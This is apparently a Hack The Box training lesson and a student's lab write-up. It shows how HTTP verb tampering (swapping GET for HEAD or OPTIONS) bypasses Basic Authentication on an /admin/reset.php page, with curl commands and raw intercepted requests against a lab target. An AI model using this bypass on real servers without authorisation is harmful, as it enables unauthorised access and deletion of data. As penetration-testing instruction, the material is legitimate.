Bypassing Basic Authentication
Exploiting HTTP Verb Tampering vulnerabilities is usually a relatively straightforward process. We just need to try alternate HTTP methods to see how they are handled by the web server and the web application. While many automated vulnerability scanning tools can consistently identify HTTP Verb Tampering vulnerabilities caused by insecure server configurations, they usually miss identifying HTTP Tampering vulnerabilities caused by insecure coding. This is because the first type can be easily identified once we bypass an authentication page, while the other needs active testing to see whether we can bypass the security filters in place.
The first type of HTTP Verb Tampering vulnerability is mainly caused by Insecure Web Server Configurations, and exploiting this vulnerability can allow us to bypass the HTTP Basic Authentication prompt on certain pages.
Identify
When we start the exercise at the end of this section, we see that we have a basic File Manager web application, in which we can add new files by typing their names and hitting enter:

However, suppose we try to delete all files by clicking on the red Reset button. In that case, we see that this functionality seems to be restricted for authenticated users only, as we get the following HTTP Basic Auth prompt:

As we do not have any credentials, we will get a 401 Unauthorized page:

So, let's see whether we can bypass this with an HTTP Verb Tampering attack. To do so, we need to identify which pages are restricted by this authentication. If we examine the HTTP request after clicking the Reset button or look at the URL that the button navigates to after clicking it, we see that it is at /admin/reset.php. So, either the /admin directory is restricted to authenticated users only, or only the /admin/reset.php page is. We can confirm this by visiting the /admin directory, and we do indeed get prompted to log in again. This means that the full /admin directory is restricted.
Exploit
To try and exploit the page, we need to identify the HTTP request method used by the web application. We can intercept the request in Burp Suite and examine it:

As the page uses a GET request, we can send a POST request and see whether the web page allows POST requests (i.e., whether the Authentication covers POST requests). To do so, we can right-click on the intercepted request in Burp and select Change Request Method, and it will automatically change the request into a POST request:

Once we do so, we can click Forward and examine the page in our browser. Unfortunately, we still get prompted to log in and will get a 401 Unauthorized page if we don't provide the credentials:
So, it seems like the web server configurations do cover both GET and POST requests. However, as we have previously learned, we can utilize many other HTTP methods, most notably the HEAD method, which is identical to a GET request but does not return the body in the HTTP response. If this is successful, we may not receive any output, but the reset function should still get executed, which is our main target.
To see whether the server accepts HEAD requests, we can send an OPTIONS request to it and see what HTTP methods are accepted, as follows:
m4cc18@htb[/htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/

HTTP/1.1 200 OK
Date:
Server: Apache/2.4.41 (Ubuntu)
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Content-Type: httpd/unix-directory
As we can see, the response shows Allow: POST,OPTIONS,HEAD,GET, which means that the web server indeed accepts HEAD requests, which is the default configuration for many web servers. So, let's try to intercept the reset request again, and this time use a HEAD request to see how the web server handles it:

Once we change POST to HEAD and forward the request, we will see that we no longer get a login prompt or a 401 Unauthorized page and get an empty output instead, as expected with a HEAD request. If we go back to the File Manager web application, we will see that all files have indeed been deleted, meaning that we successfully triggered the Reset functionality without having admin access or any credentials:

Try testing other HTTP methods, and see which ones can successfully bypass the authentication prompt.
Exercise
TARGET: 154.57.164.80:30867
Challenge 1
Try to use what you learned in this section to access the 'reset.php' page and delete all files. Once all files are deleted, you should get the flag.
Hint: See what HTTP method is used by the web application, and then try to use a different one.
Discovery
To start, I will see that HTTP methods are allowed by the web application by simply sending an OPTIONS request via curl, here is the command:
┌──(macc㉿kaliLab)-[~]
└─$ curl -i -X OPTIONS http://154.57.164.80:30867

HTTP/1.1 200 OK
Date: Tue, 14 Apr 2026 17:59:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1158
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
...
- Apparently we do not get an "Allow" field that lists the allowed HTTP methods, so this time we will have to try some of them to see which will work
Let's now check what HTTP method is used by the application. When we click Reset on the web app to delete all the files, we get prompted a basic auth and after failing it or cancelling it, the following request appears on Burp:
GET /admin/reset.php? HTTP/1.1
Host: 154.57.164.80:30867
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://154.57.164.80:30867/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
- Note the web app is using a
GETrequest to perform basic auth on the/adminendpoint (we know this because of the contents of this section)
Exploit
Turn Burp Intercept on, and repeat the same request in order to capture it and be able to tamper with it (just turn Intercept on and click Reset on the web app to see the request pop up un Burp).

Change the GET method (which we know is protected with basic auth), to any other method that may be allowed and not configured correctly, for example the HEAD method. The request would look like this:
HEAD /admin/reset.php? HTTP/1.1
Host: 154.57.164.80:30867
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://154.57.164.80:30867/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Forward it to see the results.

- We still get prompted http basic web auth, so the
HEADmethod was not effective.
Lets continue with a different HTTP method, the next one I will try is OPTIONS since it does not require to specify a specific location to read or write to. The request now looks like this:
OPTIONS /admin/reset.php? HTTP/1.1
Host: 154.57.164.80:30867
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://154.57.164.80:30867/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
And when we click Forward, we can see:

- Just a white screen!
- This is good sign, now we were not prompted for basic auth
To verify that the /admin/reset.php resource was executed, lets turn Intercept back off and visit the root page once again:

flag: HTB